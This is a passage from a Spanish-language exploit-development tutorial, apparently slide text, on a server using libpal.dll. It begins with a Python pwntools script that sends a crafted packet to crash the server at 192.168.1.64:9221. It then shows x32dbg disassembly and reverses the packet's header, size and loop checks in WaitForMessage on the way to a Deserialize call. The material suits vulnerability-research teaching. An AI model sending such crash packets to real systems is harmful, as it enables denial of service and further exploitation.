  0x75, 0x19, 0xba, 0xab, 0x01, 0x00, 0x00, 0x00,
  0x1a, 0x00, 0x00, 0x00, 0x20, 0x00, 0xff, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x53, 0x45, 0x52, 0x56,
  0x45, 0x52, 0x5f, 0x47, 0x4e, 0x46, 0x4f, 0x02,
  0x45, 0x54, 0x5f, 0x49, 0x74, 0x61, 0xff, 0xff,
  0x01, 0x00, 0x6d, 0x00, 0xe4, 0x18, 0x18, 0x00
)

pkt_list = []
for elem in crash_pkt:
    pkt_list.append(p8(elem))
pkt = ''.join(str(e) for e in pkt_list)
print pkt_list
print "Sending packet.."+pkt

p.send(pkt)
print p.recvall()
p.close()
```

CRASH !!


REVERSING: Entendiendo el crash

- Ejecutamos x32dbg teniendo en cuenta que primero debemos ejecutar el binario como realizamos anteriormente y luego attachearnos. Ejecutamos y enviamos el payload con el cliente que creamos anteriormente y que se originó el crash. Como podemos ver, el fallo coincide en la misma instrucción que nos proporcionó el Fuzzer.



REVERSING: API WaitForMessage

- El crash se produce en la función WaitForMessage de la librería libpal.dll. ¿Cómo ubicamos la API de la librería? Debemos buscar en el módulo de la dll esas cadenas WaitForMessage y ver la función. Libpal.dll es una librería que proporciona funciones para crear y enviar paquetes de Ethernet, IP, ICMP, TCP y UDP. Como no puede ser de otra manera, debemos realizar ingeniería inversa desde el crash para ver la razón por la que el servidor dejó de funcionar. De la misma manera, tenemos que saber dónde podemos encontrar en memoria el payload que enviamos con el cliente. En la función, encontramos una verificación correspondiente a los primeros bytes que enviamos en el paquete, justo antes de la llamada a ReadBuffer. La función ReadBuffer es responsable de leer un buffer del paquete enviado.



REVERSING: Primeros 4 Bytes. Header


- Este valor 0xABBA1975 corresponde a los primeros 4 bytes enviados con el cliente. Según la verificación que realiza los saltos condicionales de JNZ, deducimos que es el encabezado que verifica la solicitud, si no es igual a ese valor codificado, deja la función. Luego obtenemos como conclusión que debe ser el mismo para continuar verificando la solicitud enviada al servidor.

```
0045B731   FF50 0C                call dword ptr ds:[eax+C]
0045B734   85C0                   test eax,eax
0045B736   0F84 2E010000          je libpal.45B86A
0045B73C   817C24 20 7519BAAB     cmp dword ptr ss:[esp+20],ABBA1975
0045B744   0F85 20010000          jne libpal.45B86A
0045B74A   8B4424 30              mov eax,dword ptr ss:[esp+30]
0045B74E   3D 00040000            cmp eax,400
0045B753   76 41                  jbe libpal.45B796
```

```
[MacBook-Pro-de-naivenom:CVE n4ivenom$ python crash.py
[+] Opening connection to 192.168.1.64 on port 9221: Done
['u', '\x19', '\xba', '\xab', '\x01', '\x00', '\x00', '\x00', '\x1a', '\x00', '\x00', '\x00', ' ',
, 'E', 'R', 'V', 'E', 'R', '_', 'G', 'N', 'F', 'O', '\x02', 'E', 'T', '_', 'I', 't', 'a', '\xff', '
 '\x00']
Sending packet..u\x19\xba\xab\x00\x00\x00\x1a\x00\x00\x00 \x00\xff\x00\x00\x00\x00\x00SERVER_GNFOET
[DEBUG] Sent 0x30 bytes:
    00000000  75 19 ba ab  01 00 00 00  1a 00 00 00  20 00 ff 00  |u···|····|····| ···|
    00000010  00 00 00 00  53 45 52 56  45 52 5f 47  4e 46 4f 02  |····|SERV|ER_G|NFO·|
    00000020  45 54 5f 49  74 61 ff ff  01 00 6d 00  e4 18 18 00  |ET_I|ta··|··m·|····|
    00000030
[°] Receiving all data: 0B
```


REVERSING: Comparación con 0x400. Size hardcoded

- En el bloque a continuación, compara otros 4 bytes que enviamos, con el valor 0x400 o 1024 bytes en decimal. Tal vez corresponda a algún size.




REVERSING: Size en loop

- Seguimos el flujo de ejecución y llegamos a otra instrucción donde tenemos el control. En este caso, corresponde al cuarto paquete almacenado en la variable local esp+0x2C. Tenemos entonces que, la posición del paquete que enviamos 0x2000ff00 corresponde a una variable local que controlamos.



REVERSING: Size en loop


- De acuerdo con el bucle donde se produce el crash, nos damos cuenta de que el registro EAX se establece en cero, ya que es un contador siendo un registro incremental y el registro ECX que controlamos es el límite. Esto significa que el bucle realiza una comprobación byte por byte del data que lee la API ReadBuffer. Por lo tanto, deducimos que el buffer enviado debe ser del mismo tamaño que el size indicado en la posición del paquete vista en la anterior diapositiva, siendo 0x400.



REVERSING: Blind-Check

- En el siguiente bloque, compara en nuestro paquete unos bytes que se envía con el registro EBP, que en este caso es 0x0. En este punto nos quedamos ciegos porque esta instrucción no se ejecutó, pero es obvio que debe ser cero para seguir el flujo de ejecución. Por lo tanto, vamos a poner un punto de interrupción justo en la instrucción donde fallan además de modificar nuestro paquete como 0x0 para que salte en el salto condicional JZ además de editar el size.

REVERSING: Blind-Check



REVERSING: Primer cliente una vez realizado reversing

- Ejecutamos el script además de poner un breakpoint al inicio de la función WaitForMessage para poder depurar instrucción por instrucción y ver si el paquete que enviamos ahora funciona correctamente y el flujo de ejecución es dirigido por los bloques que nos interesan hasta que alcanzar la llamada de la función Deserialize.

